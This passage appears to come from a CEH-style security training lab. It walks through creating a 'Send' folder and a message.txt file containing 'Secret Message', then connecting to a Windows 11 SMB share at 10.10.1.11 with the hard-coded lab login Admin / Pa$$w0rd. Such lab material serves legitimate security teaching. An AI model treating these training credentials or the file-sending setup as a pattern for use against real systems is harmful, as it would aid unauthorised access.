


4. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.

5. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




6. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".



7. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.


Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

